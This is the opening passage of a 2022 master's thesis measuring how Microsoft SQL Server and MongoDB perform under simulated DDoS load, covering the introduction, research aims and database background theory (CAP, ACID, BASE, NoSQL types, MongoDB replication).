CHALMERS
UNIVERSITY OF TECHNOLOGY | UNIVERSITY OF GOTHENBURG

A comparison of database management systems DDoS attack robustness

Master's thesis in Computer science and engineering

Jonathan Persgården

Department of Computer Science and Engineering
CHALMERS UNIVERSITY OF TECHNOLOGY
UNIVERSITY OF GOTHENBURG
Gothenburg, Sweden 2022

Master's thesis 2022

A comparison of database management systems DDoS attack robustness

Jonathan Persgården

UNIVERSITY OF GOTHENBURG

CHALMERS
UNIVERSITY OF TECHNOLOGY

Department of Computer Science and Engineering
Chalmers University of Technology
Gothenburg, Sweden 2022

A comparison of database management systems DDoS attack robustness
Jonathan Persgården

Supervisor: Romaric Duvignau , Department of Computer Science and Engineering
Supervisor: Ismail Butun, Department of Computer Science and Engineering
Advisor: Jonas Olsson, Guardtools
Examiner: Ahmed Ali-Eldin Hassan, Department of Computer Science and Engineering

Master's Thesis 2022
Department of Computer Science and Engineering
Chalmers University of Technology and University of Gothenburg
SE-412 96 Gothenburg
Telephone +46 31 772 1000

Cover: Description of the picture on the cover page (if applicable)

Typeset in LaTeX
Gothenburg, Sweden 2022

A comparison of database management systems DDoS attack robustness

Jonathan Persgården
Department of Computer Science and Engineering
Chalmers University of Technology

Abstract

A common issue for software companies is that the data size in their database grows larger than their current system can handle. To further complicate matters databases might be forced to process an increasing amount of queries, either due to a growing number of users or due to malicious parties stressing the database with DDoS attacks. One strategy to account for this is to replace a single server database with a database distributed over a cluster to allow scaling the databases' resources to match varying requirements.
This thesis project aims to provide measurements of the robustness during a DDoS attack of two different database management systems, DBMS. One is Microsoft SQL server usually used as a single server database and the distributed database MongoDb. This thesis will try to answer the questions *"How is the performance of the DBMS affected by a DDoS attack of varying strength?"* and "*How does data size affect the DBMS performance?"*.
This has been done by performing two test scenarios. One run on a single server where one Microsoft SQL server instance was compared to three MongoDb instances and one run on a cloud solution comparing two Microsoft SQL Server instances to two MongoDb instances. In both cases, the database instances were hosted on lightweight virtual machines, Docker containers.
Results have been generated by measuring response times to these databases while various DDoS attack has been performed on them. The results show that both solutions work well for smaller data sizes while MongoDb is more when the data size grows. Making MongoDb a better choice if the data is expected to continuously grow.

Keywords: Microsoft SQL server, MongoDb, NoSQL, Docker, thesis.

Acknowledgements

Firstly I want to thank my supervisors Romaric Duvignau and Ismail Butun for supporting me during the project. Even though having busy schedules and in Ismails case moving to Stockholm. I would also like to thank my examiner Ahmed Ali-Eldin Hassan for insigths into further possibilities in the project and helping me access the SNIC Science Cloud.
I'm also very grateful for everyone at Guardtools who helped me during the project as well as provided me with the tool required to run the tests.
Finally I would like to thank my friends and family for all support during both the project and my overall studies at Chalmers.

Jonathan Persgården, Gothenburg, March 2022

Abbreviations

The list below shows frequently used abbreviations used in the report

- **DBMS** **D**ata**B**ase **M**anagement **S**ystem
- **RDBMS** **R**elational **D**ata**B**ase **M**anagement **S**ystem
- **SQL** **S**tructured **Q**uery **L**anguage
- **NoSQL** **N**ot **o**nly **S**tructured **Q**uery **L**anguage
- **DoS** **D**enial **o**f **S**ervice
- **DDoS** **D**istributed **D**enial **o**f **S**ervice
- **CLI** **C**ommand **L**ine **I**nterface
- **SNIC** **S**wedish **LN**ational **I**nfrastructure for **C**omputing
- **SSC** **S**NIC **S**ience **C**loud
- **HTTP** **H**yper**T**ext **T**ransfer **P**rotocol

Contents

List of Figures **xv**

List of Tables **xvii**

1 Introduction **1**
1.1 Aim . . . 2
1.2 Challenges . . . 2
1.3 Methodology . . . 2
1.4 Limitations . . . 3
1.5 Thesis Outline . . . 4

2 Background **5**
2.1 Database management principles . . . 5
2.1.1 Overview . . . 5
2.1.1.1 CAP Theorem . . . 5
2.1.1.2 ACID . . . 6
2.1.1.3 BASE . . . 6
2.1.1.4 Open Database Connectivity . . . 7
2.1.2 Relational database . . . 7
2.1.3 NoSQL database . . . 8
2.1.3.1 Key-Value Database . . . 9
2.1.3.2 Document database . . . 9
2.1.3.3 Column Family database . . . 10
2.1.3.4 Graph database . . . 11
2.1.4 NewSQL database . . . 11
2.2 Databases . . . 12
2.2.1 Microsoft SQL Server . . . 12
2.2.1.1 Always On . . . 12
2.2.1.2 Plan Cache object . . . 13
2.2.1.3 Memory-Optimized Tables . . . 13
2.2.2 MongoDB . . . 13
2.2.2.1 Replication . . . 14
2.2.2.2 Data structure . . . 15
2.3 DDoS attack . . . 15
2.3.1 HTTP Flood . . . 16
2.3.2 UDP Flood . . . 17

2.3.3 SYN Flood . . . 17
2.4 Tools . . . 17
2.4.1 Pyodbc . . . 17
2.4.2 Pymongo . . . 18
2.4.3 Multiprocessing . . . 18
2.4.4 MongoDB CLI tools . . . 19
2.4.5 Microsoft SQL Server Management Studio . . . 19
2.5 Related work . . . 19

3 Methods **21**
3.1 Overview . . . 21
3.2 Virtual machines . . . 22
3.3 Docker . . . 23
3.3.1 Docker Image . . . 24
3.3.2 Docker Container . . . 25
3.3.3 Docker Volume . . . 25
3.3.4 Docker Network . . . 25
3.3.5 Docker Desktop . . . 26
3.3.6 Docker Swarm . . . 26
3.4 SNIC Science Cloud . . . 27
3.5 Hardware . . . 28
3.6 Test setup . . . 28
3.7 Docker setup . . . 30
3.8 Extract Guardtools data . . . 30
3.9 Microsoft SQL server setup . . . 31
3.9.1 Single server setup . . . 31
3.9.2 SNIC Science Cloud setup . . . 32
3.10 MongoDB setup . . . 33
3.10.1 Setup MongoDB containers . . . 33
3.10.2 Initiate replica set . . . 34
3.11 DDoS attack . . . 34
3.11.1 Attack scripts . . . 35
3.11.2 Attack docker container . . . 35
3.11.3 Attack swarm setup . . . 36
3.12 Measurement . . . 38

4 Results **39**
4.1 Single server setup . . . 39
4.1.1 Response times before attacks . . . 39
4.1.2 Response times during attacks . . . 40
4.2 SNIC Science Cloud setup . . . 42
4.2.1 Response time for idle databases . . . 43
4.2.2 Response time for weak attack . . . 45
4.2.3 Response time for strong attack . . . 48
4.3 Discussion . . . 51

5 Conclusion **53**

5.1 Future work 53
5.2 Conclusion 54

Bibliography **55**

A Attack code **I**

B Measurement code **VII**

C Docker compose code **XIII**

D Microsoft SQL Server High Availability image **XV**

E Data generation code **XIX**

F Setup commands **XXI**
F.1 Hyper-V setup XXI
F.2 Docker setup XXI
F.3 Docker swarm setup XXIII
F.4 Extract Guardtools data XXIII
F.5 Microsoft SQL server setup XXIV
F.5.1 Single server setup XXIV
F.5.2 SNIC Science Cluster setup XXV
F.6 MongoDB setup XXVI
F.6.1 Setup MongoDB containers XXVI
F.6.2 Initiate replica set XXVIII
F.6.3 Insert GuardTools data XXIX
F.7 DDoS attack XXX
F.7.1 Multiprocessing XXX
F.7.2 Microsoft SQL Server attack script XXX
F.7.3 MongoDB attack script XXXI
F.7.4 Attack docker container XXXI
F.7.5 Attack swarm setup XXXIII

List of Figures

2.1 Visualization of data stored in a column family database. 11
2.2 Replication of MongoDB data [37] 14
2.3 Reelection of new primary node in a MongoDB replica set [37] 15
2.4 Visualization of the 7 layers in the OSI model [50] 16

3.1 Overview of the environment for a virtual machine [10] 23
3.2 Overview of the environment for a Docker container [10] 24
3.3 An overview of the single server test setup. 29
3.4 An overview of the SNIC Science Cloud setup. 29
3.5 The steps of generating a backup in Microsoft SQL Server Management Studio. 30
3.6 Copying query results in CSV format 31
3.7 The steps of restore a database from a backup file in Microsoft SQL Server Management Studio. 32

4.1 Response times for the MongoDB cluster when idle. 39
4.2 Response times for the Microsoft SQL server when idle. 40
4.3 Response times for the MongoDB cluster when attacked by 10 attackers. 41
4.4 Response times for the Microsoft SQL database when attacked by 10 attackers. 42
4.5 Response times for the MongoDB cluster without index when idle. . . 43
4.6 Response times for the MongoDB cluster with index when idle. 44
4.7 Response times for the Microsoft SQL server cluster when idle. 44
4.8 Response times for the MongoDB cluster without index under a weak attack. 46
4.9 Response times for the MongoDB cluster with index under a weak attack. 47
4.10 Response times for the Microsoft SQL cluster under a weak attack. . 47
4.11 Response times for the MongoDB cluster without index under a strong attack. 49
4.12 Response times for the MongoDB cluster with index under a strong attack. 50
4.13 Response times for the Microsoft SQL cluster under a strong attack. . 50

F.1 The Powershell command that enables Hyper-V XXI
F.2 The steps of generating a backup in Microsoft SQL Server Management Studio. XXIII

F.3 Copying query results in CSV format XXIV
F.4 The steps of restore a database from a backup file in Microsoft SQL Server Management Studio. XXV

List of Tables

4.1 Mean response times for idle databases. 43
4.2 Mean response times for weak attack. 45
4.3 Mean response times for weak attack from 30 to 60 seconds. 45
4.4 Mean response times for a stronger attack. 48
4.5 Mean response times for a stronger attack from 30 to 60 seconds. . . 48

1

Introduction

Cloud computing is an increasingly important tool for software engineers and researchers. It allows users to perform computations and run services on cloud providers' resources. This is used by companies to develop and sell services focusing only on software. One of these business models is Software as a Service, SaaS. Companies providing this relies on delivering a system to their customers that they usually develop and maintain. One common challenge these companies face is the need to scale up and down as the traffic to their system changes. One particular common scenario is that the system needs to be scaled up due to increased data traffic. This can occur simply because the amount of users has increased, but it can also be caused by the system being forced to provide a higher data throughput, which is an increasing issue today when more and more data is generated by smartphones, websites, or, Internet of things, IoT, devices.

One key part to solve this problem is to be able to scale up the databases. Most SaaS systems initially rely on a single server, Relational database management system [43], RDBMS, running SQL, Structured query language. However, such a database can only be scaled up so far before it is too expensive and eventually impossible to have one server serve the whole system with data. To solve this the RDBMS can be replaced by a distributed solution, either, Not only SQL, NoSQL [43], or NewSQL [39], which can run as a distributed system on many servers.

One more reason that a SaaS company might benefit from a distributed solution is the robustness it provides. Having a single server that provides all data for the system creates a concerning vulnerability if something would happen to that server. This could be exploited by performing a Distributed denial of service, DDoS, attack [2, 4] on the system, which could be very expensive for the company.

One possible way to guard against this is to use the robustness of a distributed database to handle the workload during the attack. To understand the effect that this will have, this thesis will aim at measuring how well two DBMS, database management system handles a DDoS attack. One will be the NoSQL implementation MongoDB [37] and the other will be a Microsoft SQL Server database [32].

The difference will be measured on log data from GuardTools [21], a real-world SaaS company. The data is currently stored on a RDBMS and the result of this thesis

will be part of the basis for the decision to migrate it to a distributed solution.

Therefore, the work behind this report has been done in collaboration with the company GuardTools [21]. Guardtools is a company specializing in the digitalization of the security industry and provides a SaaS solution designed for private security companies. Their product enables their customers such as G4S, Avarn and Securitas to work more efficiently and provide a higher quality service to their clients.

1.1 Aim

This thesis project aims at measuring the robustness during a DDoS attack of two different database management systems, DBMS. The systems tested are Microsoft SQL server and MongoDB. The two research questions that this thesis will try to answer is:

- How is the performance of the DBMS affected by a DDoS attack of varying strength?
- How does data size affect the DBMS performance?

Rather than trying to answer these questions in general, the project aims at answering them for data structured like GuardTools log data.

1.2 Challenges

The major challenge of the project will be to set up a testing environment that gives each DBMS equal conditions. First off each solution should have an equal amount of computational resources which can be challenging to accomplish since one is built to run on a single server while the other two will be distributed. Furthermore, the data has to be converted to a data model that suits each system. Since the data is currently stored on a RDBMS this will mainly be a challenge for the MongoDB implementation.

Another challenge will be to implement the two solutions in a way that both gives them the ability to perform as well as possible as well as being able to be scaled up or down to be able to find differences between the databases.

The last challenge will be to find a way to measure the performance of the DBMS in such a way that it effectively reflects the robustness of the systems during a DDoS attack.

1.3 Methodology

To achieve the aim of this project the first step will be to set up the two DBMS. This will first be done in small scale on a single server and later on a distributed

cluster. Both setups will be running Docker [14] and Docker Swarm [15] Docker is a software solution specialized to manage light weight virtual machines while Docker Swarm is an orchestration tool used to orchestrate those virtual machines. Using these tools will make it easier to ensure that all DBMS will have the same resources to work with. Furthermore, using Docker will make the process of testing on different cluster sizes easier. Once that is done, the log data will be extracted from Guardtools database and processed to fit the two DBMS. The work done in this step should be as automatized as possible to make it easy to reload the data and to add more if necessary. The Microsoft SQL setup will be identical to the one that the company, Guardtools, uses. This choice has been made in the spirit of making the result valid for real-world cases. The MongoDB instance will be set up using the guidelines given in [5].

To be able to measure how the systems handle a DDoS attack, the attack itself has to be implemented. This will be done by writing a script that queries the database with multiple expensive queries as suggested in [4]. This script will be run on multiple Docker containers using Docker Swarm [15]. Code that measures the up-time of the systems will also have to be created before the measurements can be done. This will be done by implementing a hear-beat call to each DBMS.

Once the preparations are done measurements will be performed and analyzed for the two cases. The measurement done by the heartbeat call will indicate how much the attack accomplice to deny service to a regular user.

1.4 Limitations

There are countless database implementations that one could use. The main limitation of the project is that we will only test with one implementation of each type, i.e RDBMS, NoSQL. Therefore, for instance, since we only test on a MongoDB instance, the results should not be directly transferred to other NoSQL implementations. Furthermore, both tested implementations can be configured in multiple different configurations, testing with all of these are out of the scope of this thesis and therefore only a handful of configurations will be tested.

Another important limitation is that the tests will only be run with one type of data. Different database implementations handle different types of data differently and can therefore vary in performance. Since we will only test with one type of data, the results might not be valid for other types of data.

Another constraint of the project is the size of the databases as well as the attacks. Due to the heavy load put on the test infrastructure during tests. It will not be possible to test the databases on a truly large scale.

A final limitation is that only read queries will be used for attacks and measurement. This choice has been done since read queries are the bottleneck for performance for the data set when used by GuardTools. Furthermore read queries are often easier to produce in a real scenario. For instance, loading the content of a web page could

initiate a number of reads to the database serving the web page. Finally performing queries altering the data in the database would make it required to restore data between tests making the work slightly more complex and time-consuming.

1.5 Thesis Outline

After this introduction section, a background section will follow, explaining the theory behind the thesis and the tools used to accomplice the results. After this, a Method section will follow thoroughly describing how the tests have been set up and executed. This section will include information about how the docker setup has been done and how each database has been configured and set up. It will also explain how data is transferred from the Guardtools database onto the test databases. Finally, the method section will describe how the attack and measurement code has been constructed and executed. After the method section follows the results. This section will explain the results for both the small and large scale tests with graphs and tables and conclude with a discussion about the results. The final section of the thesis will elaborate on future work and conclude the findings.

2

Background

2.1 Database management principles

2.1.1 Overview

This section will provide a general theory about database management systems used to understand the content in the following sections better.

2.1.1.1 CAP Theorem

This theorem, also known as Brewers' theorem, describes the relations between the properties, Consistency, Availability and Partition tolerance of a distributed cluster. In [18] the authors define these properties as:

- *Consistency* - A read from any node results in the same data across multiple nodes.
- *Availability* - A read/write request will always be acknowledged in the form of success or failure.
- *Partition tolerance* - The database system can tolerate communication outages that split the cluster into multiple silos and can still service read/write requests.

The theorem states that any distributed system can have at most two of these three properties. The authors of [18] continue to describe why this is the case using the following three scenarios.

If a cluster has consistency and availability, it can not have Partition tolerance. To maintain consistency all nodes have to communicate to process a request and to maintain availability, it has to be able to respond to requests at all points. If there is a split in the cluster all nodes will not be able to communicate. Hence, ether consistency or availability would have to be sacrificed to obtain Partition tolerance.

If a cluster has consistency and partition tolerance, it can not have availability. Again to maintain consistency all nodes have to communicate to process a request

and this is not possible if there is a split in the cluster. Therefore this cluster would not respond to requests during a split and is therefore not available.

Lastly, if a cluster is available and partition tolerant it can not be consistent. If there is a split in the cluster and the cluster still responds to requests nodes on different sides of the split can't update each other's data, which will lead to the cluster responding with different values from different nodes. Therefore, the cluster is not consistent.

2.1.1.2 ACID

ACID is a database design principle guiding how a database management system can be implemented. This principle favors pessimistic concurrency and is the one used by most traditional database management systems. The letters in the acronym ACID stand for Atomicity, Consistency, Isolation, Durability.

Atomicity specifies that each operation will always succeed or fail completely; there are no partial transactions. When databases follow this pattern, if an update can not be completed, a rollback will be performed.

Consistency specifies that the database data will always be in a consistent state, i.e., its data will always follow its constraints.

Isolation specifies that the result of each operation is isolated until completed.

Durability specifies that operations are permanent. Once committed they are persisted into storage.

This pattern is not based on the CAP theorem. Therefore it is not defined if it will have Consistency and Availability or Consistency and Partition tolerance. However it can not be Available and Partition tolerant. Furthermore, databases following this pattern are often not run on clusters making the CAP theorem irrelevant [18].

2.1.1.3 BASE

The BASE principle is a database design principle built for clustered database management systems. Its core idea comes from the CAP theorem and is that unlike ACID databases, BASE databases should have both Availability and Partition tolerance, hence giving up consistency. Using optimistic concurrency rather than pessimistic. The acronym BASE stands for: Basically Available, Soft state, Eventual consistency.

Basically Available specifies that the database will always respond to requests with a success or fail, i.e it is Available.

Soft state specifies that the data could be in an inconsistent state and therefore the same query could result in different results at different times, even though no other operations have been performed on the database.

Eventual consistency specifies that the database will be in a consistent state once changes have had time to propagate through the cluster [18].

2.1.1.4 Open Database Connectivity

Open Database Connectivity, or ODBC as it is usually referenced, is an API that aims to standardize access to Database management systems regardless of database or operative system. This is done using an ODBC driver which translates standardized queries into queries that a specific database can process [20].

For instance, the Free TDS driver [19] is an ODBC driver that allows users to connect to a Microsoft SQL Server from a Linux computer.

2.1.2 Relational database

This is the type of database that most people think about when they think about databases and is usually what is taught in database courses at universities. It's core design stores data in tables with a predefined set of columns and that each row in the tables must have a unique identifier. These identifiers are used to specify relations between rows in different tables, thereby the name Relational database [49].

A feature introduced by relational databases is the Structured Query Language, SQL, a standard among relational databases. Before this was introduced, developers had to develop specialized solutions to interact with each data storage system they used, even though many variations of SQL all share the same core principles.

All relational databases will contain at least the following four components:

- Storage management system software
- Memory management software
- Data dictionary
- Query language

The Storage management system software persists and loads data from disks or flash drives. The Memory management software decides what data should be kept in memory. Data dictionaries are the part of the database that keeps track of the data structure, such as tables constraints and indices. Finally, the query language is a variation of SQL letting users interact with the database [49].

To illustrate the benefits and drawbacks of this type of database, a simple example will be used. In the T-SQL code below two simple tables are defined, a Person and a House table.

```
CREATE TABLE [House](
  [Id]      INT PRIMARY KEY,
  [Address] VARCHAR(50),
  [Color]   VARCHAR(50)
)

CREATE TABLE [Person](
  [Id]       INT PRIMARY KEY,
  [HouseId]  INT FOREIGN KEY([HouseId]) REFERENCES [House] ([Id]),
  [Name]     VARCHAR(50),
)
```

Here the Person table contains one column, HouseId, which specifies which house they live in. Using this, join queries makes it easy to query which persons live in which house or if anyone lives in a given house. This shows how well relations can be managed in this type of database.

However, the tight coupling between the two tables also causes problems. In the example above, a person cannot be added to the database unless it lives in one of the houses present in the House table. This will lead to an issue if one wants to add a homeless person or a person into the database or just someone whose house is not in the system. Even further issues would arise if it was decided to add a relation to a new table once data is already present. Which rows should the already present data point to? These issues highlight that relational databases are best at handling structured data, i.e., highly regular data with clear relations. The more unstructured the data becomes the harder it is to store it in a relational database. Like the homeless person who didn't have a value for HouseId caused problems, this kind of database would also struggle if some entities had a new field of values. For instance, a system storing products for a supermarket might want to store the expiration date on cheese but not on their plastic bags [49].

Another issue arising from the tight coupling between tables is that it makes it very hard to scale out the database, i.e. divide it over multiple servers. In a relational database all constraints, such as the foreign key relating a Person to a House has to be fulfilled at all times. To ensure this, at the moment when an entry is added, updated or deleted the rest of the database has to be locked. When locking down a cluster it is hard to maintain good performance. This problem can be more precisely expressed using the CAP theorem. The constraint of always fulfilling all constraints cause the database to be forced to follow the ACID principle. ACID databases are not partitioned tolerant making it challenging to host them on a cluster [49].

2.1.3 NoSQL database

NoSQL or Not only SQL databases is a broader concept than relational databases and encapsulates most solutions that are not relational databases. Most NoSQL databases are developed to fill one or more of the shortcomings of relational databases.

However, while doing this they usually lose some of the strengths that relational databases have as well. To do this they typically follow the BASE principle rather than the ACID, i.e. giving up consistency for availability and partition tolerance. This makes them easier to scale out into clusters.

A benefit arising from relaxing the consistency constraint is that this allows the database schema to be more flexible. Data sets are not forced to be dependant on each other anymore. This makes it easier to store irregular data. However, this also makes it harder to perform join to aggregate data from different data sets. A common way for NoSQL databases to solve this issue is to denormalize the data, i.e., duplicate some of it and group it together where it will most likely be queried. This makes it harder to keep the data up to date but is often necessary to gain enough performance.

Another drawback of NoSQL databases is that there is no standard query language used to communicate with them. Instead each solution has its own, making the learning curve for using them steeper.

NoSQL databases are usually divided into the four sub-categories Key-Value Database, Document database, Column Family Database and Graph database further explained below.

2.1.3.1 Key-Value Database

The key-value database is the most straightforward variation of a NoSQL database. Its data structure is very similar to a HashMap because all it stores are keys and their values. The essential features of these databases are Simplicity, Speed and Scalability. Therefore, the best use case for these is to store simple data or data that needs to be accessed quickly.

If the data is more complex the Key-value database will not perform very well since it can be tough to keep track of relations and complex datatype in this simple data structure.

2.1.3.2 Document database

This is the most commonly used type of NoSQL database. Its most characteristic feature is its flexible data structure. Instead of storing entities in rows, data is stored in documents, usually in JSON format. This allows users to work with the database without a specified schema, giving each entity the power to store whatever data field is required. Furthermore, this schemaless approach makes it easy to update the data structure is necessary.

The drawback of this solution is that since the schema is undefined the application code can end up messy. Never being sure what data is actually stored in an entity easily leads to many edge cases.

Below is an example of how data from the example in section 2.1.2 could be stored

in a document database. Note that the data for the house has been added inside the Person document. This helps the database avoid joining different objects which are resource-consuming. This solution will make the data for the house with id 3 duplicated for each person who owns it, i.e. it has been denormalized.

```
{
  "Id": 1,
  "Name": "Bob",
  "House": {
    "Id": 3,
    "Address": "Test Street 1",
    "Color": "Green"
  }
}
```

2.1.3.3 Column Family database

This type of database is best suited for big data use cases [49]. Its main feature is that it is very scalable and provides very high availability. Its data structure is a combination of the data structure used by key-value databases and document databases. There are many ways to visualize how a column family stores data. One is to imagine that it is a Key-value database where each key points to a set of documents. Another way is to think about it as a relational database where each row points to multiple sets of columns with values rather than a set of values. Each of these sets of columns is called a column family and is schemaless just like a document in a document database. Furthermore, the values are always stored with a timestamp that shows when the value was added to the database.

To clarify this with an example, imagine storing data for a person and its house from the example in section 2.1.2 in this type of database. The data for the person entity would be one column family and the data for the House entity would be stored in another. A single row ID will point out both column families for a specific entry. Therefore the individual column families do not need the ID field anymore. The foreign key pointing from person to house is no longer required either since the person and the house are already connected by the same row ID. This data structure is visualized in figure 2.1.



Figure 2.1: Visualization of data stored in a column family database.

2.1.3.4 Graph database

This type of NoSQL database uses the relations between data entities to form the data structure. The data is stored as a graph where the nodes are the data point and edges are the relations between the entries. This database type is a good choice for highly connected data such as for social media or models for how diseases spread. In other NoSQL solutions, these tasks would be very hard since none of them is good at performing join operations on their data. However, if the data is not very connected this type of database loses most of its power and is therefore not as suitable as a general propose database as the other options.

2.1.4 NewSQL database

NewSQL databases, not to be confused with NoSQL, also called scalable relational systems are Relational databases that can run on a cluster of servers rather than a single one. As stated in section 2.1.2 this is a very hard task to complete since the ACID pattern demands that all entities affected by a query are locked while the query runs. However, it is theoretically possible as long as applications do not send queries that span across nodes. Therefore there are multiple attempts to implement a database like this, some examples are CockroachDB [6] and MySQL Cluster [38].

These solutions are not as widely used as NoSQL or Regular relational databases yet. Therefore it is not confident that the relational clusters will perform as well

in real-world use cases as the theory suggest possible. If it proves to be possible, however, these types of databases would have an advantage against NoSQL solutions in most use cases due to the simplicity provided by ACID and SQL.[48]

2.2 Databases

This section will describe some database management systems important for the project.

2.2.1 Microsoft SQL Server

Microsoft SQL Server database is a common solution for companies using Windows servers. It is a relational database that is run on a single server. The database supports the CRUD, Create, Read, Update and Delete, operations which can be performed using Transaction-SQL [32]. It is developed by Microsoft and therefore works well in a Windows environment. For instance, Windows user profiles can be given privileges to all or some of the database functions letting users use Windows authentication to access the database. Like most other relational databases, this database follows the ACID pattern.

2.2.1.1 Always On

Always On is the name of the feature allowing Microsoft SQL databases to be distributed over multiple servers. This is done by connecting multiple SQL server instances in an Availability group. The group can be customized with a variety of parameters changing the behavior of the cluster. The most important parameters will be described below [26].

All availability groups will have a primary node and up to eight secondary nodes. The primary node handles read and write requests, keeps secondaries up to date and stores the primary state of the database. The Secondaries will keep a copy of the data in the database being available for read requests.

The most important parameter of the availability group is if the group is set up for *high availability* or *read scale*. If the group is set up in high availability mode all nodes in the cluster will attempt to share the load put on the database until all nodes fail together. To make this possible the group has to be set up together with a cluster manager coordinating the workload. The other variation is the read-scale availability group. In this group, the database of the primary node is continuously copied to the secondary nodes being available for read-only work.

Another setting that has to be made is to choose if the database should synchronize the nodes. Changes can either be committed using the Asynchronous-commit mode or the Synchronous-commit mode. Using the Asynchronous-commit mode a transaction will be accepted once the primary node has processed it, then the update is sent to secondary nodes. This makes secondaries lag behind and opens the possibility for data loss. The other option, the Synchronous-commit mode, will wait until

the secondary node acknowledges the transaction. This causes more delay for the user but makes prevents data loss.

One important limitation of availability groups is that their cluster size is limited. For users with an enterprise license only two nodes are allowed to enter the group. With an enterprise license up to nine nodes can join the cluster. Another thing that is important to note is that the enterprise license has to be paid for each node in the cluster making the overall cluster cost an important factor to consider when using availability groups.

2.2.1.2 Plan Cache object

Plan Cache object can be used to monitor how the database manages its memory. It keeps track of various counters providing information about how the cache memory is used. For instance it counts how many objects are stored in the cache and the ratio of how many lookups uses the cached data [27].

Furthermore, it stores the SQL Plans which are the instructions for how the databases should execute a specific query. The database uses these to make it less resource-consuming to execute many similar queries.

The Plan Cache object can be accessed using the following T-SQL code:

```
SELECT * FROM sys.dm_os_performance_counters
WHERE object_name LIKE '\%Plan Cache\%';
```

2.2.1.3 Memory-Optimized Tables

Microsoft SQL Server also provides the feature named Memory-Optimized Tables. This feature allows the database to keep a table in memory as well as on the disk. This allows the database to answer queries more quickly since it doesn't have to involve disk storage. To ensure that the data on disk does not lag too far behind the database updates it as a secondary data source [28].

Using a Memory-Optimized Table will allocate a chunk of the server memory to a specific table that could draw resources from elsewhere. Data in these tables are also more vulnerable to data loss in the case of a dramatic failure of the database since it is not immediately persisted in memory.

2.2.2 MongoDB

MongoDB is an open-source document database. However, it is maintained by the company with the same name. The company MongoDB informs developers of how their database can be used in different scenarios and offers different variations of hosted database cluster solutions for their customers. At the time of writing, companies such as SEGA, Verizon and Google use this database [37].

The database handles caching by keeping recently used data in RAM. Furthermore, for queries using indexes the database will load the working data set into RAM and use that to process queries. However, this is only the case if the working data set fits in RAM.

2.2.2.1 Replication

As with most other NoSQL databases, MongoDB follows the BASE pattern. However, since this is not always desired it supports joins and ACID transactions although there are resource-demanding [37].

Replication is performed by connecting nodes that should contain the same data set into a replica set. The replica set follows a Primary/Secondary architecture (previously called Master/Slave) where only one node is selected as a primary node while the others will be secondary. The primary node can change the parameters of the replica set. Some of these are the replication factor, how many times each document will be replicated, which nodes will be included in the set and specifics on how primary nodes are chosen. Once a node is part of the replication set, it will check the availability of other nodes in the set using a heartbeat call.

The replication is performed by having the primary node store all recent operations that have been done to its data. Then it shares this information with all secondaries letting them update their data using the same operations. This is visualized in figure 2.3.



Figure 2.2: Replication of MongoDB data [37]

If the primary node fails the replica set will elect one of them to become the new primary as shown in figure 2.3. This can be tuned by changing the number of votes that each node gets and by adding arbiter nodes, a node that does not contain data.

